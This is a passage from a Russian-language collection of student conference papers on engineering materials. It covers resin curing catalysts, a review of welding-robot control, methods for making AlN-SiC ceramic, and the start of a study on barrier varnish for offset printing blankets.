Аннотация. В ходе работы были исследованы каталитические системы отверждения полимерного связующего на основе эпоксивинилэфирной смолы марки Derakene Momentum 411-350. В качестве катализаторов использовались новые комплексы на основе солей кобальта и меди с азотосодержащими гетероциклическими соединениями. Были проведены измерения твердости отвержденных образцов связующего по методу Шора. Было установлено, что большинство из испытуемых образцов обладают ингибирующим действием. Были выделены образцы с более высокими показателями твердости.

Abstract. In the course of the work, catalytic systems for curing a polymer binder based on epoxy vinyl ester resin of the Derakene Momentum 411-350 brand. New complexes based on cobalt and copper salts with nitrogen-containing heterocyclic compounds were used as catalysts. The hardness of the cured binder samples was measured using the Shore method. It was found that most of the tested samples have an inhibitory effect. Samples with higher hardness values were isolated.

Ключевые слова: каталитические системы отверждения, полимерное связующее.

Key words: catalytic curing systems, polymer binder.

Введение

Полимерные композиционные материалы благодаря своим уникальным свойствам широко применяются во многих сферах производства. Примером использования ПКМ является производство крупногабаритных изделий таких как корпуса кораблей. Основной проблемой производства данных изделий является то, что продолжительности жизни связующего может быть недостаточной для полной пропитки сухого армирующего материала. Поэтому с целью продления жизни связующего в такие системы вводят ингибиторы, такие как 2,4-пентандион, которые замедляют процесс отверждения.

Однако ингибитор вводится в систему в очень небольшом количестве, и ошибка при внесении может привести к чрезмерному замедлению процесса отверждения, либо к застыванию связующего до завершения пропитки.

Данная работа направлена на исследование новых каталитических систем, которые бы обеспечивали достаточное время для полной пропитки армирующего наполнителя без добавления в систему дополнительных соединений (ингибиторов).






Материалы и методы

Работа проводилась с трехкомпонентным связующим на основе смолы, инициатора и катализатора. Компоненты связующего брались в следующем соотношении, мас. ч.: смола - 100, инициатор - 2, катализатор - 0,2.

В работе использовалась эпоксивинилэфирная смола марки Derakane Momentum 411-350, метилэтилкетонпероксид (МЭКП) марки Butanox M50. В качестве образца сравнение (эталона) использовался образец с добавлением однопроцентного раствора октоата кобальта (кобальта(II) 2-этилгексаноата) марки NL-49P (Akzo Nobel). В качестве исследуемых катализаторов были выбраны комплексы на основе солей кобальта и меди с азотосодержащими гетероциклическими соединениями [1;3].

Далее в работе образцы связующих с добавлением определённого катализатора будут называться порядковым номером катализатора в соответствии с таблицей 1.

Таблица 1 – Катализаторы отверждения

№	Катализатор	Органическое соединение L ⁱ	№	Катализатор	Органическое соединение L ⁱ
1	(L ¹) ₂ [CoCl ₄]	 2,3,5-трифенил-тетразольный хлористый L ¹	7	(HL ⁴) ₂ [CoCl ₄]	 2-Амино-5-бром-3-метилпиридин L ⁴
2	(L ¹) ₂ [CuCl ₄]	 транс-2,5-диметилпиперазин L ²	8	(HL ⁴) ₂ [Cu ₂ Cl ₈]	
3	(H ₂ L ²) [CoCl ₄]		9	(HL ⁴) ₂ [CuBr ₄]	
4	(H ₂ L ²) [CuCl ₄]	 3-амино-2-хлоро-5-метилпиридин L ³	10	(HL ⁵) ₂ [CoCl ₄]·2H ₂ O	 2-Амино-3-бром-5-метилпиридин L ⁵
5	(H ₂ L ²) [CuBr ₄]		11	(HL ⁵) ₂ [CuCl ₄]·2H ₂ O	
6	(HL ³) ₂ [CuCl ₄] · H ₂ O		12	(HL ⁵) ₂ [CuBr ₄]·2H ₂ O	

Измерение твёрдости отвержденных полимеров проводилось по методу Шора (ГОСТ 24621-2015) с помощью цифрового измерителя твердости Shore D Durometer.

Результаты и обсуждение

На первом этапе работы были получены 5 и 8 % растворы катализаторов в растворителях, в качестве которых использовались диметилсульфоксид и тетрагидрофуран (таблица 2).

Таблица 2 – Растворы катализаторов

Катализатор	Растворитель	Процент катализатора в растворителе, %
$(L^1)_2[CoCl_4]$	$(CH_3)_2OS$	5
$(L^1)_2[CuCl_4]$		
$(H_2L^2)[CoCl_4]$	$(CH_3)_2OS$	8
$(H_2L^2)[CuCl_4]$		
$(H_2L^2)[CuBr_4]$	$(CH_3)_2OS + C_4H_8O$	8
$(HL^3)_2[CuCl_4] \cdot H_2O$	$(CH_3)_2OS$	5
$(HL^4)_2[CoCl_4]$		
$(HL^4)_2[Cu_2Cl_8]$		
$(HL^4)_2[CuBr_4]$		
$(HL^5)_2[CoCl_4] \cdot 2H_2O$		
$(HL^5)_2[CuCl_4] \cdot 2H_2O$		
$(HL^5)_2[CuBr_4] \cdot 2H_2O$		

После смешения компонентов связующего отслеживалось время желатинизации и время отверждения, результаты наблюдения отображены на рисунке 1. При этом установлено, что связующее, полученное смешением смолы и МЭКП не отверждается при комнатной температуре.




Рисунок 1 – Время желатинизации и отверждения

На основе полученных данных можно сделать вывод о том, что все исследуемые образцы являются катализаторами отверждения [4]. При этом отверждение эпоксивинилэфирной смолы в присутствии всех катализаторов, кроме образца 3, отверждается за большее время.

Исследование твердости полученных полимеров проводилось до и после выдержки в термопечи при температуре 120 °С в течение 2 часов.

Результаты измерений твердости образцов приведены на рисунке 2.




Рисунок 2 – Измерение твердости

Из диаграммы на слайде видно, что образцы 5, 10, 1 имеют более высокие значения твердости до и после выдержки, чем у образца сравнения.

Выводы

В ходе представленной работы были исследованы новые каталитические системы отверждения эпоксивинилэфирного связующего на примере Derakene Momentum

411-350. В ходе работы были изготовлены каталитические системы, состоящие из трех компонентов: эпоксивинилэфирной смолы, пероксидного инициатора и катализатора. В качестве катализаторов использовались новые комплексы на основе солей кобальта и меди с азотсодержащими гетероциклическими соединениями [2], [5]. После смешения компонентов связующего отслеживалось время желатинизации и время отверждения. Были проведены измерения твердости отвержденных образцов связующего, по результатам которых были выделены образцы с более высокими показателями твердости.

СПИСОК ИСТОЧНИКОВ

1. Гарифова, В. В. Синтез, Структура, свойства комплексов Cu(II) и Co(II) состава $(H_2L)[MHal_4]$ / В. В. Гарифова, А. Н. Проценко // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, в 3 ч., Комсомольск-на-Амуре, 06–10 апреля 2020 года. Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2020. – С. 16-18. – EDN SSREMZ.

2. Проценко, А. Н. Получение и характеристика кристаллических галокупратов(II) 2,3,5-трифенилтетразолия / А. Н. Проценко, О. Г. Шакирова // Вестник Кузбасского государственного технического университета. – 2017. – № 1(119). – С. 116-121. – EDN YIJGJD.

3. Проценко, А. Н. Синтез, структура и свойства координационных соединений меди(II) и кобальта(II) с азотсодержащими гетероциклическими катионами / А. Н. Проценко, О. Г. Шакирова, Н. В. Куратьева // Бутлеровские сообщения. – 2018. – Т. 53, № 1. – С. 130-136. – EDN YSXHUF.

4. Синтез, структура и спектральные характеристики галогенидных комплексов меди(II) и кобальта(II) с 2-амино-3-бром-5-метилпиридином / А. Н. Проценко, Д. А. Шуляк, А. Е. Проценко, О. Г. Шакирова // Вестник Кузбасского государственного технического университета. – 2023. – № 1(155). – С. 71-78. – DOI 10.26730/1999-4125-2023-1-71-78. – EDN OFXCIV.

5. Сычева, А. А. Синтез комплекса меди(II) с 1-(4-хлорфенил)пиперазином / А. А. Сычева, А. Н. Проценко // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 340-342. – EDN GQWCSQ.

УДК 621.791.75

Войтович Роман Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Voitovich Roman Alexeyevich, student, Komsomolsk-on-Amur State University

Короткий Михаил Михайлович, магистрант, Комсомольский-на-Амуре государственный университет

Korotkiy Mikhail Mikhailovich, Master's student, Komsomolsk-na-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Frolov Aleksei Valerievich, Candidate of Engineering Sciences, Associate Professor of Industrial Electronics department, Komsomolsk-na-Amure State University

ОБЗОР ТЕХНОЛОГИЙ УПРАВЛЕНИЯ СВАРОЧНЫМИ РОБОТАМИ

WELDING ROBOTS CONTROL TECHNOLOGIES REVIEW

Аннотация. Цель статьи – обобщить и систематизировать современные достижения в области автоматизации сварочных процессов с применением интеллектуальных систем управления. Показано, что основные усилия исследователей направлены на: создание

систем слежения за сварным стыком; обеспечения заданной ширины сварного шва и заданной глубины проплавления; обнаружение или предсказание появления дефектов сварного шва по анализу различных параметров сварочного процесса. В качестве анализируемых параметров главным образом используются: геометрические размеры сварочной ванны; электрические параметры сварочной дуги; профиль разделки кромок сварочного стыка. Наиболее часто в качестве инструмента исследования используется активное или пассивное техническое зрение. При разработке алгоритмов управления сварочным оборудованием применяются как адаптивные регуляторы, так и нейронные сети.

Abstract. The article purpose is the systematization of modern achievements in the welding processes automation with intelligent control systems. It is shown that the main researchers achievements are: development the welded joints monitoring systems; production the given width and penetration weld; weld defects detection or prediction. The analyzed parameters are mainly used: weld pool geometric; welding arc electrical parameters; welding joint edge profile. Most often, active or passive technical vision is used as a research tool. Both adaptive controllers and neural networks are used to control welding equipment.

Ключевые слова: сварка, интеллектуальное управление, обзор, техническое зрение, сварочная ванна.

Key words: welding, intelligent control, review, technical vision, weld pool.

Введение

Автоматизация технологий сварки на основе традиционных систем «жесткого» программирования практически исчерпала свои потенциальные возможности, так как этот подход не способен адекватно реагировать на нештатные ситуации, например, на некачественную подготовку кромок свариваемых деталей, на деформацию свариваемых деталей во время сварки, на изменение условий окружающей среды и т.д. Более того, для корректной работы автоматизированных систем без обратной связи требуются математические модели процесса сварки и учёт большого количества факторов - теплофизических свойств свариваемых материалов, температуры окружающего воздуха, электрических параметров сварочной дуги, параметров подачи защитного газа и т.д.

Более перспективное направление автоматизации – использование систем с обратной связью, применение которых позволяет использовать более простые математические модели и адаптироваться к изменению условий, влияющих на процесс сварки. Развитие современных систем управления направлено на использование адаптивных алгоритмов управления, технического зрения в качестве сигналов обратной связи и других технических решений, краткий обзор которых [1 - 5] представлен в статье.

Основная часть

В качестве объекта исследования наиболее часто используются:

- положение и геометрические размеры стыка свариваемых деталей, отслеживание которого непосредственно перед сваркой позволяет оперативно корректировать положение сварочного шва точно по центру стыка. Кроме того, определение площади разделки кромок позволяет рассчитать объём необходимого присадочного материала и управлять скоростью подачи присадочной проволоки для обеспечения равномерного заполнения свариваемого объёма, а также рассчитать скорость сварки и сварочный ток для обеспечения необходимого проплавления сварочного стыка;

- параметры сварочной ванны, в число которых входит температура, ширина, длина, высота, форма, положение центра ванны относительно оси стыка, резонансная частота колебаний, использование которых в качестве сигналов обратной связи позволяет получить сварной шов заданной ширины, требуемой глубины проплавления и заданной высоты усиления, а также прогнозировать возникновение пор;

- параметры сварочной дуги, в том числе средние значения напряжения, тока, а также частотные спектры этих параметров. Анализ указанных параметров позволяет определить расстояние между сварочным электродом и поверхностью сварочной ванны;

- положение и геометрические параметры сварного шва;

В качестве инструментов исследования используются:

- пассивное техническое зрение, при котором сварочная дуга и расплавленный металл используются в качестве источника света. Для исследований применяются видеокамеры с высоким динамическим диапазоном (чёрно-белые видеокамеры с диапазоном до 120 дБ), а также узкополосные оптические фильтры с пропускаемой длиной волны порядка 660 нм. Данный способ исследования применяется, в основном, для исследования сварочной ванны. Данный способ исследования позволяет получать двумерные данные о размерах сварочной ванны (ширину, длину, форму в одной плоскости). Для получения объёмной информации о сварочной ванне используется несколько камер, с помощью которых проводится стереосъёмка. Также известны способы прогнозирования объёмной формы и размеров сварочной ванны на основе её математической модели;

- активное техническое зрение, при котором используется дополнительный источник света - обычно лазерная подсветка с длиной волны, соответствующей минимуму оптического излучения сварочной дуги. В качестве подсветки используется либо лазерный луч (для сканирования профиля в одной плоскости), либо лазерная сетка (для объёмного сканирования объекта исследования). Рельеф объекта сканирования вычисляется по степени отклонения линий сетки от прямых линий на полученном изображении. Данный метод используется для исследования как сварного стыка перед сваркой, параметров полученного сварного шва после сварки, так и непосредственно сварочной ванны во время сварки;

- инфракрасный анализ сварочной ванны, по которому определяется объём сварочной ванны;

- анализ акустических сигналов от процесса сварки, который позволяет оценивать состояние сварочной ванны и стабильность динамики дуги;

- электрические параметры сварочной дуги (ток и напряжение, а также их частотные спектры), используемые для сканирования профиля свариваемых деталей непосредственно в процессе сварки и для других исследований.

При автоматизации сварочных процессов управление осуществляется следующими параметрами:

- величина сварочного тока, которая влияет на глубину проплавления при незначительном влиянии на ширину ванны;

- длительность импульса сварки при сварке пульсирующей дугой;

- длина сварочной дуги. Повышение длины дуги, как правило, приводит к увеличению ширины шва (или диаметра сварочной ванны) при некотором уменьшении глубины проплавления;

- скорость сварки определяет форму сварочной ванны (повышение скорости приводит к удлинению сварочной ванны и уменьшению её ширины), а также глубину проплавления, при этом при росте скорости сварки глубина проплавления сначала увеличивается, а потом - уменьшается;

- скорость подачи присадочной проволоки;

- положение сварочной горелки относительно оси сварного соединения, а также параметры колебательных движений сварочной горелки.

При проектировании систем автоматического управления сварочными процессами применяются:

- классические пропорциональные, ПИД регуляторы;
- адаптивные регуляторы, которые позволяют самостоятельно менять свои настройки во время работы;
- интеллектуальные системы управления на основе нейронных сетей различной топологии.

При анализе изображений используются следующие технологии:

- предварительная фильтрация (медианная или Гауссова), позволяющая исключить шумы;
- непосредственное бинарное (пороговое) преобразование, позволяющее определить область с заданными цветовыми характеристиками;
- градиентный анализ, позволяющий определить границы области с заданными характеристиками цвета;
- нейронные сети (главным образом, свёрточные).

Заключение

На основе проведённого анализа современных средств, используемых при автоматизации сварочных процессов, можно считать, что наиболее перспективное направление заключается в использовании сварки пульсирующей дугой с анализом параметров трёхмерной формы сварочной ванны с помощью технологии активного технического зрения с предварительной цифровой фильтрацией и использованием порогового преобразования, с управлением длительностью импульса сварки, положением сварочной горелки и скоростью сварки при использовании классического ПИД регулятора или интеллектуальной системы управления на основе нейронной сети прямого распространения.

СПИСОК ИСТОЧНИКОВ

1. Kah P. et al. Robotic arc welding sensors and programming in industrial applications //International Journal of Mechanical and Materials Engineering. – 2015. – Т. 10. – №. 1. – С. 1-16. – DOI 10.1186/s40712-015-0042-y
2. Yu Z. et al. Vision-based deviation extraction for three-dimensional control in robotic welding with steel sheet //The International Journal of Advanced Manufacturing Technology. – 2018. – Т. 95. – С. 4449-4458. – DOI 10.1007/s00170-017-1546-9
3. Применение технологий цифровой обработки изображений в нейросетевых системах управления сварочным оборудованием / А. И. Гаврилов, Э. А. Гладков, М. Т. Мин [и др.] // Интернет-журнал Науковедение. – 2015. – Т. 7, № 1(26). – С. 61. – DOI 10.15862/64TVN115. – EDN UBGSCR.
4. Chen S. B. et al. Robotic welding systems with vision-sensing and self-learning neuron control of arc welding dynamic process //Journal of Intelligent and Robotic Systems. – 2003. – Т. 36. – С. 191-208. – DOI 10.1023/A:1022652706683
5. Крампит, А. Г. Способы управления формированием сварного шва / А. Г. Крампит, Н. Ю. Крампит // Технологии и материалы. – 2015. – № 3. – С. 21-26. – EDN UNWCBV.

УДК546.05+536.46

Гудиминко Злата Алексеевна, студент, Самарский государственный технический университет

Gudiminko Zlata Aleksseвна, student, Samara State Technical University

Титова Юлия Владимировна, кандидат технических наук, доцент, доцент кафедры «Металловедение, порошковая металлургия, наноматериалы», Samara State Technical University

Titova Yulia Vladimirovna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of «Metallurgy, Powder Metallurgy, Nanomaterials», Samara State Technical University

ОЦЕНКА МЕТОДОВ ПОЛУЧЕНИЯ ВЫСОКОДИСПЕРСНОЙ КЕРАМИЧЕСКОЙ КОМПОЗИЦИИ AlN-SiC

EVALUATION OF METHODS FOR OBTAINING HIGHLY DISPERSE CERAMIC COMPOSITION AlN-SiC

Аннотация. В данной статье показаны перспективы использования нитридно-карбидной композиции AlN-SiC. Проанализированы существующие методики получения, их достоинства и недостатки. Рассмотрена перспектива получения целевой композиции методом самораспространяющегося высокотемпературного синтеза с использованием галоидных солей и азиды натрия. Установлено, что метод ШС-Аз позволяет синтезировать целевую композицию высокого качества.

Abstract. This article shows the prospects for using the AlN-SiC nitride-carbide composition. Possible production methods, their advantages and disadvantages are analyzed. The prospect of obtaining the target composition precisely by the method of self-propagating high-temperature synthesis using halide salts and sodium azide is considered. It has been established that using the SHS-Az method it is possible to obtain the necessary material and study its properties.

Ключевые слова: азид натрия, самораспространяющийся высокотемпературный синтез, горение, нитрид алюминия, карбид кремния.

Key words: sodium azide, self-propagating high-temperature synthesis, combustion, aluminum nitride, silicon carbide.

Введение

Разработка новых материалов с заданными свойствами способствует развитию индустрии наноматериалов. Нитриды и карбиды обладают рядом ценных свойств, однако они достаточно хрупки, плохо спекаются, а технологический процесс сопровождается большими затратами и невысокой степенью чистоты материала.

В связи с этим особый интерес направлен на создание многокомпонентной керамики. Объектом исследования выбран материал AlN-SiC, который, согласно теоретическим данным, обладает высокой коррозионной стойкостью, высокой термостойкостью, низким электросопротивлением. Керамика AlN-SiC перспективна в качестве режущих инструментов, в медицине – для получения биосовместимых материалов. Поэтому разработка способа получения указанной композиции является актуальной задачей.

Целью данной работы является исследование способов получения композиции AlN-SiC и выбор оптимальных условий синтеза. Анализ научно-технической литературы по данной тематике показал, что способы получения целевой композиции значительно отличаются друг от друга, как исходными компонентами, так и длительностью процесса получения.

Метод спекания керамических композитов AlN-SiC под давлением

Композиты AlN-SiC-композиты постоянного состава получали искровым плазменным спеканием в вакууме при температуре 1800-1950 °С в течение 10 мин под давлением 30 МПа. В ходе исследований удалось установить, что оптимальное значение температуры составляет – 1900 °С. Авторы [1] также отмечают, что содержание AlN оказывает значительное влияние на плотность, термическую проводимость и прочность на изгиб керамических композитов AlN-SiC.

Спекание осуществлялось при температуре 1600-1800 °С в течение 2 ч в атмосфере N₂ высокой чистоты (чистота 99,999 %). После выдержки в течение 2 ч приложенное давление снимали и печь охлаждалась естественным образом до комнатной температуры [2].

Композиты Al-Si-SiC были получены с использованием карбида кремния (SiC ≈ 98,95 %), алюминиевого порошка (Al ≈ 99,77 %) и кремниевого порошка (Si ≈ 98,32 %) в качестве сырья и термореактивной фенольной смолы в качестве связующего. Полученные брикеты после остывания на воздухе в течение 24 часов помещали в сушильную печь на 24 часа и разрезали на кубики. После их помещали в печь с углеродными трубками и спекали в потоке азота при температуре 1300 °С [3].

Метод спекания композиции AlN-SiC без давления

Согласно методике [4], все исходные порошки и шары SiC (в качестве мелящих тел) смешивались в среде этанола в полипропиленовой банке, измельчались, сушились, прессовались, а после спекались при температуре 2080 °С в течение 2 ч. В результате удалось получить порошки достаточной дисперсности, однако данный способ характеризуется большим количеством дополнительных технологических операций.

В этом эксперименте плотная композитная керамика AlN-SiC изготавливалась путем спекания без давления в проточной атмосфере N₂. Порошки SiC смешивали с AlN и Y₂O₃ в определенной пропорции, и смесь подвергали измельчению в шаровой барабанной мельнице с использованием этанола в качестве рабочей среды, затем сушили и просеивали. В результате в зависимости от размера исходных компонентов размер частиц карбида кремния – от 40 до 500 нм, нитрида алюминия – остался неизменным по сравнению с исходным [5].

Метод плавления композитов

Авторами [6] сообщается, что алюминиевый сплав AA6061 помещали в графитовом тигле в печь и нагревали до температуры 750 °С. В качестве армирующей фазы были выбраны наночастицы нитрида алюминия (AlN) и карбида кремния (SiC) с размером частиц 50 нм. Расплавленный AA6061 непрерывно перемешивали при 500 об/мин для смешивания требуемых количеств предварительно нагретых компонентов наполнителя AlN и SiC, после – заливали в чугунные формы. В качестве достоинств указанного способа можно отметить высокую производительность и простоту аппаратного оформления. Однако данный способ также характеризуется рядом недостатков: дорогие исходные компоненты, длительность процесса нагрева, необходимость поддерживать высокую температуру для расплавления исходных компонентов.

В методике **гель-литья** используются порошки α-SiC и AlN, которые перемешиваются вместе со спекающими добавками. После полученный раствор оставляют до затвердевания, сушат при комнатной температуре для удаления органических веществ, а затем спекают с порошком карбида кремния при 2000 °С. Достоинство технологии – возможность получение готового материала сложной формы [7]. Недостатки – сложность и длительность технологического процесса, высокая стоимость.

Азидная технология самосраспространяющегося высокотемпературного синтеза

Технология СВС-Аз, позволяет устранить практически все недостатки традиционных методов получения порошков – большую длительность процесса, энергоем-

кость, сложность технологического оформления процесса и оборудования, низкое качество продуктов [8].

Описанные выше методы получения композиции AlN-SiC сведём в таблицу 1, обозначив важные для нашего исследования параметры: длительность и трудоёмкость эксперимента по получению материала, стоимость оборудования для получения, а также размер частиц композиционного материала.

Таблица 1 – Сравнительный анализ методов получения AlN-SiC

Метод	Размеры частиц	Длительность	Трудоёмкость	Высокая стоимость
Спекание под давлением	500 нм	Да	Да	Да
Спекание без давления	40-500 нм	Да	Нет	Да
Плавление композитов	до 1 мкм	Да	Да	Да
Гель-литье	-	Да	Да	Да
СВС-Аз	до 100 нм	Нет	Нет	Нет

Заключение

Подводя итог, отметим, что композиционный материал AlN-SiC очень популярен как объект исследования в нашей стране и за рубежом. Поэтому, проанализировав многообразие способов получения целевой композиции, мы можем выбрать наименее трудоёмкий и длительный процесс получения, а именно самораспространяющийся высокотемпературный синтез с применением галоидных солей.

СПИСОК ИСТОЧНИКОВ

1. Cheng Y. et al. Reaction mechanisms of nano-sized AlN powders synthesized from dicyandiamide and its optical property //Materials Chemistry and Physics. – 2020. – Т. 253. – С. 123376. – DOI 10.1016/j.matchemphys.2020.123376
2. Wu X. et al. Fabrication of novel AlN-SiC-C refractories by nitrogen gas-pressure sintering of Al₄SiC₄ //Journal of the European Ceramic Society. – 2022. – Т. 42. – №. 8. – С. 3634-3643. – DOI 10.1016/j.jeurceramsoc.2022.02.058
3. Han J. et al. Formation mechanism of AlN-SiC solid solution with multiple morphologies in Al-Si-SiC composites under flowing nitrogen at 1300° C //Journal of the European Ceramic Society. – 2022. – Т. 42. – №. 14. – С. 6356-6363. – DOI 10.1016/j.jeurceramsoc.2022.07.011
4. Danielsson Ö. Simulations of silicon carbide chemical vapor deposition : дис. – Linköping University Electronic Press, 2002.
5. Lu Y., Zang X., Du B. Investigation of the effect of the SiC particle size on the properties of the AlN-SiC composite ceramic //Materials Chemistry and Physics. – 2021. – Т. 261. – С. 124222. – DOI 10.1016/j.matchemphys.2021.124222
6. Kaliappan S. et al. Impact of AlN-SiC Nanoparticle Reinforcement on the Mechanical Behavior of Al 6061-Based Hybrid Composite Developed by the Stir Casting Route //Advances in Materials Science and Engineering. – 2022. – Т. 2022. – DOI 10.1155/2022/1399618
7. Addamiano A. Liquid Phase Epitaxy (LPE) Of Silicon Carbide / Patent US4614672. – Date of Patent: Sep. 30, 1986.
8. Амосов, А. П. Азидная технология самораспространяющегося высокотемпературного синтеза микро- и нанопорошков нитридов / А. П. Амосов, Г. В. Бичуров ; А. П. Амосов, Г. В. Бичуров. – Москва : Машиностроение-1, 2007. – 528 с. – ISBN 978-5-94275-344-3. – EDN QNEKVZ.

УДК 667.6

Дмитриев Леонид Дмитриевич, студент, Московский Политехнический университет
Dmitriev Leonid Dmitrievich, student, Moscow Polytechnic University

Ямилинец Станислав Юрьевич, аспирант, Московский Политехнический университет
Yamilinets Stanislav Yurevich, Graduate student, Moscow Polytechnic University

Род Виктор Андреевич, студент, Московский Политехнический университет
Rod Victor Andreevich, student, Moscow Polytechnic University

Журавлева Галина Николаева, старший преподаватель, Московский Политехнический университет

Zhuravleva Galina Nikolaevna, senior lecturer, Moscow Polytechnic University

Кондратов Александр Петрович, доктор технических наук, профессор, Московский Политехнический университет

Kondratov Aleksandr Petrovich, doctor of Technical Sciences, Professor, Moscow Polytechnic University

ОЦЕНКА БАРЬЕРНЫХ СВОЙСТВ ЛАКА ДЛЯ МОДИФИКАЦИИ РЕЗИНОТКАНЕВЫХ КОМПОЗИТОВ ПО ПАРПРОНИЦАЕМОЙ СПОСОБНОСТИ ПРОСТЫХ РАСТВОРИТЕЛЕЙ

EVALUATION OF THE BARRIER PROPERTIES OF VARNISH FOR MODIFYING RUBBER-FABRIC COMPOSITES BASED ON THE VAPOR PERMEABILITY OF SIMPLE SOLVENTS

Аннотация. Для увеличения эксплуатационной способности резинотканевых композиций используемых в офсетной печати были предложено модифицирование торцевой поверхности слоем высокомолекулярного соединения из водной эмульсии сополимеров акрилового эфира. Ранее было выявлено что основным массопереносом является межфазная диффузия тканевыми слоями резинотканевых композиций. Исследована возможность защиты тканевых слоев офсетного резинотканевого полотна модифицирующим слоем барьерного лака по паропроницаемости простых растворителей окрашенных методом полного погружения тканых образцов.

Abstract. To increase the operational capabilities of rubber-fabric composites when used in offset printing, it is proposed to modify the end surface of a layer of a high-molecular compound from an aqueous emulsion of acrylic ether copolymers. It was previously established that the main mass transfer is interfacial diffusion through tissue layers of rubber-fabric composites. The possibility of protecting fabric layers of offset rubber fabric, modifying a layer of barrier varnish for vapor permeability of simple solvents, dyed by the method of complete immersion of fabric samples, was investigated.

Ключевые слова: модификация, резинотканевый композит, паропроницаемость, защита торцов.

Key words: modification, rubber-fabric composite, vapor permeability, end protection.

Введение

Идентичность оттисков является одним из основных требований для защищенной печати и высокохудожественных изображений [1].

Важной составляющей процесса печати является краскоперенос. При офсетной печати краскоперенос осуществляется не напрямую, а с помощью промежуточного офсетного цилиндра. В качестве оболочки этого цилиндра используют офсетное резинотканевое полотно (ОРТП) [2].

Офсетное резинотканевое полотно состоит из резиновых и тканевых слоев. Тканевый слой обеспечивает механическую устойчивость полотна, сохраняет размеры по-

лотна и таким образом сохраняется повторяемость печати. Торцы являются наиболее уязвимой частью ОРТП [2].

Под действием растворителей, смывок и технических жидкостей, используемых при печати, ОРТП теряет необходимые для краскопереноса свойства. Увеличения срока использования полотна можно достичь защитой торцов, как наиболее уязвимой части ОРТП [2-4].

Для более длительного сохранения печатных свойств предлагается защищать торцы ОРТП полимерами [3-5].

Актуальность темы статьи определяется необходимостью исследовать и сократить влияние агрессивных компонентов среды на резинотканевые композиты и изучении взаимодействия покрытий для защиты в разных условиях.

Целью работы является оценка защитных свойств пленкообразующих веществ по паропроницаемости в простых растворителях, что можно использовать как экспресс методику оценки защитных свойств барьерных лаков для модификации торцевых поверхностей резинотканевых композитов используемых в офсетной печати.

Методы и средства

Для определения проницаемости использована формула прохождения паров через мембрану [6].

В качестве защитных полимеров применены: раствор нитроцеллюлозы (цапонлак), суспензия фторопласта Ф4Д, эмульсия акрилатного каучука (АСМ), раствор поливинилового спирта (ПВС). «Мембрана» – чистая отпаренная хлопчатобумажная ткань, используемая при производстве ОРТП. Растворители – эталонные жидкости растворителей, смывок и технических жидкостей, используемых при печати: н-гексан, ацетон.

Эксперимент проводился в нормальных условиях по ГОСТ 2939-63.

Расчет проницаемости производился по формуле:

$$P = \frac{\Delta m}{A \cdot \delta \cdot \Delta t} \cdot \frac{r}{\text{см}^3 \cdot \text{ч}}, \quad (1)$$

где $\Delta m = m_{t1} - m_{t2}$

m_{t1} – масса бокса в момент t_1 , г

m_{t2} – масса бокса в момент t_2 , г

A – площадь мембраны, см^2

$$A = \frac{\pi d^2}{4} \quad (2)$$

δ – толщина мембраны, см

Δt – разница во времени между взвешиваниями, ч

$$\Delta t = t_1 - t_2 \quad (3)$$




Рисунок 1 – Схема экспериментальной установки в разрезе: 1 – окрашенная ткань (мембрана), 2 – зажим, 3 – растворитель

Результаты и обсуждения

Кинетика проницаемости импрегнированной х/б ткани по насыщенным парам ацетона представлена (таблица 1).

Таблица 1 – Проницаемость ацетона сквозь различные образцы.

